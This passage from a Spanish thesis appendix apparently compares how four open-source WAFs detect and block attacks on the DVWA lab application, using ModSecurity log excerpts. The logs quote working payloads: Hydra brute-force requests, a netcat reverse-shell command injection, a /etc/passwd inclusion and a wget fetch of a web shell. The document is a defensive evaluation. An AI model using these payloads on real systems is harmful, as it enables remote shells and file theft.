
ANEXO 3. Resultados de los 10 ataques realizados al target DVWA con la protección de los WAFs Open Source.

En el presente anexo, se va a ejecutar los 10 ataques detallados en el **Anexo 2** sobre el aplicativo web vulnerable DVWA. Los ataques se realizan directamente al WAF Open Source. A continuación se muestran los resultados obtenidos por cada uno de los ataques realizados en los 4 WAFs:

Ataque 1: Fuerza Bruta


- **WAF ModSecurity Apache**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo



Se puede observar que todos los passwords son validados como correctos.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:



[Thu Dec 05 21:05:53.259128 2019] [:error] [pid 1672] [client 192.168.1.10:53520] [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Operator EQmatched 0 at REQUEST_HEADERS. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_21_protocol_anomalies.conf"] [line "47"] [id "960015"] [rev "1"] [msg "Request Missing an Accept Header"] [severity "NOTICE"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "9"] [tag "OWASP_CRS/PROTOCOL_VIOLATION/MISSING_HEADER_ACCEPT"] [tag


"WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/brute/"] [unique_id "Xem3gabZGPxuQDPatSjdBgAAAAQ"]

Todos los logs muestran información importante como por ejemplo:

- La fecha y hora del ataque realizado: Thu Dec 05 21:05:53.259128 2019
- PID: 1672
- La Dirección Ip origen del ataque: 192.168.1.10
- Código de respuesta HTTP: Access denied with code 403 (phase 2)
- La ruta donde está configurada la regla: "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_21_protocol_anomalies.conf
- El ID de la regla: 960015
- El número de línea en la cual está configurada la regla: 47
- Mensaje: Request Missing an Accept Header
- Tag: OWASP_TOP_10/A7
- Hostname: proxy-waf.com.ec
- URI: /dvwa/vulnerabilities/brute/
- Unique_Id: Xem3gabZGPxuQDPatSjdBgAAAAQ

➢ **WAF Vulture**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo



Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:


[Thu Dec 05 23:44:53.607547 2019] [:error] [pid 727:tid 34385532160] [client 192.168.1.10:40904] [client 192.168.1.10] ModSecurity: Warning. Matched phrase "(**hydra**)" at REQUEST_HEADERS:User-Agent. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b586.rules"] [line "60"] [id "913100"] [rev "2"] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: (hydra) found within REQUEST_HEADERS:User-Agent: mozilla/5.0 (hydra)"] [severity "CRITICAL"] [ver "OWASP_CRS/3.0.0"] [maturity

"9"] [accuracy "9"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "**attack-reputation-scanner**"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/brute/"] [unique_id "XemWdU5vwVyLSpSuHRGvrQAAANE"]


Se puede observar que detecta el log la herramienta Hydra y como etiqueta que se está realizando un ataque con reputación de escanner.

- **WAF Waf2Py**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo



Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:




2019/12/06 22:58:12 [error] 9445#0: *179 [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `PmFromFile' with parameter `scanners-user-agents.data' against variable `REQUEST_HEADERS:User-Agent' (Value: `Mozilla/5.0 (Hydra)') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "33"] [id "913100"] [rev ""] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: (hydra) found within REQUEST_HEADERS:User-Agent: mozilla/5.0 (hydra)"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname "192.168.1.10"] [uri "/dvwa/vulnerabilities/brute/"] [unique_id


"157569109220.607927"] [ref "o12,7v182,19t:lowercase"], client: 192.168.1.10, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/brute/?username=admin&password=password2&Login=Login HTTP/1.0", host: "proxy-waf.com.ec"

- **WAF Nginx**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.



Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:




2019/12/07 00:18:22 [error] 1158#0: [client 192.168.1.10] ModSecurity: Access denied with code 403 (phase 2). Matched phrase "(hydra)" at REQUEST_HEADERS:User-Agent. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-913-SCANNER-DETECTION.conf"] [line "56"] [id "913100"] [msg "Found User-Agent associated with security scanner"] [data "Matched Data: (hydra) found within REQUEST_HEADERS:User-Agent: mozilla/5.0 (hydra)"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-reputation-scanner"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/AUTOMATION/SECURITY_SCANNER"] [tag "WASCTC/WASC-21"] [tag "OWASP_TOP_10/A7"] [tag "PCI/6.5.10"] [hostname ""] [uri "/dvwa/vulnerabilities/brute/"] [unique_id "AcIxAcAc@2UcAEA3AcAqAUAc"]


Ataque 2: Ejecución de comandos

- **WAF ModSecurity Apache**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.




Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:



[Sat Dec 07 00:49:03.927695 2019] [:error] [pid 1722] [client 192.168.1.148:8051] [client 192.168.1.148] ModSecurity: Access denied with code 403 (phase 2). Pattern match "\\\\W{4,}" at ARGS:ip. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_40_generic_attacks.conf"] [line "37"] [id "960024"] [rev "2"] [msg "Meta-Character Anomaly Detection Alert - Repetative Non-Word Characters"] [data "Matched Data: && found within ARGS:ip: "] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/exec/"] [unique_id "Xes9T6UClWcYRnWGM4dD3gAAAAY"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/exec/

- **WAF Vulture**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.




Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

[Tue Dec 10 19:29:05.742891 2019] [:error] [pid 880:tid 34385520640] [client 192.168.1.110:17139] [client 192.168.1.110] ModSecurity: Access denied with


code 403 (phase 2). Operator GE matched 18 at TX:inbound_anomaly_score. [file "macro 'policy_5dd4ce7cb1149611d76cd31a_score' (defined on line 328 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf") used on line 710 of "/home/vlt-sys/Engine/conf/192.168.1.40-80.conf""] [line "14"] [id "91"] [msg "Inbound anomaly score 26 exceeded threshold 18"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/exec/"] [unique_id "Xe-yAS0Tk3daiOJ0BXXgxAAAAMg"], referer: http://proxy-waf.com.ec/dvwa/vulnerabilities/exec/

- **WAF Waf2Py**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.



Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:




2019/12/11 20:16:52 [error] 9443#0: *140 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `Rx' with parameter `(?:;|\{|\|\|\|\||&|&&|\n|\r|\$\(|\$\(\(|`|\${|<\(|>\(|\(\s*\))\s*(?:{|\s*\(\s*|\w+=(?:[^\s]*|\$.*|\$.*|<.*|>.*|\'.*\'|\".*\")\s+|!\s*|\$)*\s*(?:'|\")*(?:[\?\*\[\]\(\)\-\|+\w'\"\./\\\\]+/)?[\\\\'\"]*(?: (5275 characters omitted)' against variable `ARGS:ip' (Value: `127.0.0.1 && nc.traditional 192.168.1.10 443 -e /bin/sh') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf"] [line "140"] [id "932105"] [rev ""] [msg "Remote Command Execution: Unix Command Injection"] [data "Matched Data: && nc.traditional found within ARGS:ip: 127.0.0.1 && nc.traditional 192.168.1.10 443 -e /bin/sh"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-shell"] [tag "platform-unix"] [tag


"attack-rce"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/COMMAND_INJECTION"] [tag "WASCTC/WASC-31"] [tag "OWASP_TOP_10/A1"] [tag "PCI/6.5.2"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/exec/"] [unique_id "157611341240.970856"] [ref "o10,17v586,55"], client: 192.168.1.110, server: proxy-waf.com.ec, request: "POST /dvwa/vulnerabilities/exec/ HTTP/1.1", host: "proxy-waf.com.ec", referrer: http://proxy-waf.com.ec/dvwa/vulnerabilities/exec/

- **WAF Nginx**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.



Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:




2019/12/11 23:23:25 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(?:;|\\{|\\||\\|\\||&|&&|\\n|\\r|\\$\\(|\\$\\(\\(|`|\\${|<\\(|>\\(|\\(\\s*\\))\\s*(?:{|\\s*\\(\\s*|\\w+=(?:[^\\s]*|\\$.*|\\$.*|<.*|>.*|\\'.*\\'|\".*\")\\s+|!\\s*|\\$)*\\s*(?:'|\")*(?:[\\?*\\[\\]\\(\\)\\-\\|+\\w'\"\\./\\\\]+/)?[\\\\'\"]*(?:s[\\\\'\"]* ..." at ARGS:ip. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf"] [line "162"] [id "932105"] [msg "Remote Command Execution: Unix Command Injection"] [data "Matched Data: && nc.traditional found within ARGS:ip: 127.0.0.1 && nc.traditional 192.168.1.10 443 -e /bin/sh"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-shell"] [tag "platform-unix"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/COMMAND_INJECTION"] [tag "WASCTC/WASC-31"] [tag "OWASP_TOP_10/A1"] [tag "PCI/6.5.2"] [hostname ""] [uri "/dvwa/vulnerabilities/exec/"] [unique_id "AcAIAcAcHcAcVEAcAcAcAaAI"]


Ataque 3: File Inclusión Local

- **WAF ModSecurity Apache**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.



Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:



[Sat Dec 07 13:20:16.977773 2019] [:error] [pid 1703] [client 192.168.1.148:8650] [client 192.168.1.148] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(?:\\\\b(?:\\\\.(?:ht(?:access|passwd|group)|www_?acl)|global\\\\.asa|httpd\\\\.conf|boot\\\\.ini)\\\\b|\\\\/etc\\\\/)" at ARGS:page. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_40_generic_attacks.conf"] [line "205"] [id "950005"] [rev "3"] [msg "Remote File Access Attempt"] [data "Matched Data: /etc/ found within ARGS:page: /etc/passwd"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "9"] [tag "OWASP_CRS/WEB_ATTACK/FILE_INJECTION"] [tag "WASCTC/WASC-33"] [tag "OWASP_TOP_10/A4"] [tag "PCI/6.5.4"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/fi/"] [unique_id "XevtYFsend9XpDOcQvTqWAAAAAQ"]

- **WAF Vulture**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:

Tue Dec 10 19:51:23.110030 2019] [:error] [pid 10202:tid 34392814336] [client 192.168.1.110:17324] [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 18 at TX:anomaly_score. [file "/home/vlt-sys/Engine/conf/modsec/5dd6e95bb11496027004b595.rules"] [line "57"] [id "949110"] [msg "Inbound Anomaly Score Exceeded (Total Score: 24)"] [severity "CRITICAL"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-generic"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/fi/"] [unique_id "Xe-3OyeqEFlyjOr-3ufQ8AAAAFc"]

- **WAF Waf2Py**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:


2019/12/11 20:58:55 [error] 9443#0: *143 [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Matched "Operator `PmFromFile' with parameter `lfi-os-files.data' against variable `ARGS:page' (Value: `/etc/passwd') [file "/opt/waf/nginx/etc/modsec_rules/proxy-waf.com.ec/enabled_rules/REQUEST-930-APPLICATION-ATTACK-LFI.conf"] [line "78"] [id "930120"] [rev ""] [msg "OS File Access Attempt"] [data "Matched Data: etc/passwd found within ARGS:page: /etc/passwd"] [severity "2"] [ver "OWASP_CRS/3.2.0"] [maturity "0"] [accuracy "0"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-lfi"] [tag "paranoia-level/1"]

[tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/FILE_INJECTION"] [tag "WASCTC/WASC-33"] [tag "OWASP_TOP_10/A4"] [tag "PCI/6.5.4"] [hostname "192.168.1.110"] [uri "/dvwa/vulnerabilities/fi/"] [unique_id "157611593562.941293"] [ref "o1,10v35,11t:utf8toUnicode,t:urlDecodeUni,t:normalizePathWin,t:lowercase"], client: 192.168.1.110, server: proxy-waf.com.ec, request: "GET /dvwa/vulnerabilities/fi/?page=/etc/passwd HTTP/1.1", host: "proxy-waf.com.ec"

- **WAF Nginx**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:




2019/12/11 23:26:26 [error] 1154#0: [client 192.168.1.110] ModSecurity: Access denied with code 403 (phase 2). Matched phrase "etc/passwd" at ARGS:page. [file "/usr/local/nginx/conf/owasp-modsecurity-crs/rules/REQUEST-932-APPLICATION-ATTACK-RCE.conf"] [line "518"] [id "932160"] [msg "Remote Command Execution: Unix Shell Code Found"] [data "Matched Data: etc/passwd found within ARGS:page: /etc/passwd"] [severity "CRITICAL"] [ver "OWASP_CRS/3.2.0"] [tag "application-multi"] [tag "language-shell"] [tag "platform-unix"] [tag "attack-rce"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "OWASP_CRS/WEB_ATTACK/COMMAND_INJECTION"] [tag "WASCTC/WASC-31"] [tag "OWASP_TOP_10/A1"] [tag "PCI/6.5.2"] [hostname ""] [uri "/dvwa/vulnerabilities/fi/"] [unique_id "AcAcIcAcAcAcAc9cZaAcAcVc"]

Ataque 4: File Inclusión Externo

- **WAF ModSecurity Apache**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

Observando los logs del ataque en la consola del terminal, se puede obtener lo siguiente:




[Fri Dec 20 00:46:18.927601 2019] [:error] [pid 1538] [client 192.168.1.130:2083] [client 192.168.1.130] ModSecurity: Access denied with code 403 (phase 2). Pattern match "(?i:(?:[\\\\;\\\\|\\\\`]\\\\W*?\\\\bcc|\\\\b(wget|curl))\\\\b|\\\\/cc(?:[\\\\'\\\"\\\\|\\\\;\\\\`\\\\-\\\\s]|$))" at ARGS:cmd. [file "/etc/httpd/modsecurity.d/activated_rules/modsecurity_crs_40_generic_attacks.conf"] [line "25"] [id "950907"] [rev "2"] [msg "System Command Injection"] [data "Matched Data: wget found within ARGS:cmd: wget http:/192.168.1.10/shell.php -P /var/www/dvwa/hackable/uploads"] [severity "CRITICAL"] [ver "OWASP_CRS/2.2.9"] [maturity "9"] [accuracy "8"] [tag "OWASP_CRS/WEB_ATTACK/COMMAND_INJECTION"] [tag "WASCTC/WASC-31"] [tag "OWASP_TOP_10/A1"] [tag "PCI/6.5.2"] [hostname "proxy-waf.com.ec"] [uri "/dvwa/vulnerabilities/fi/"] [unique_id "XfxgKosC5sXUgHPIcIkoSgAAAAM"]

- **WAF Vulture**

Los resultados obtenidos de este ataque al WAF, son los siguientes: Detección y bloqueo.

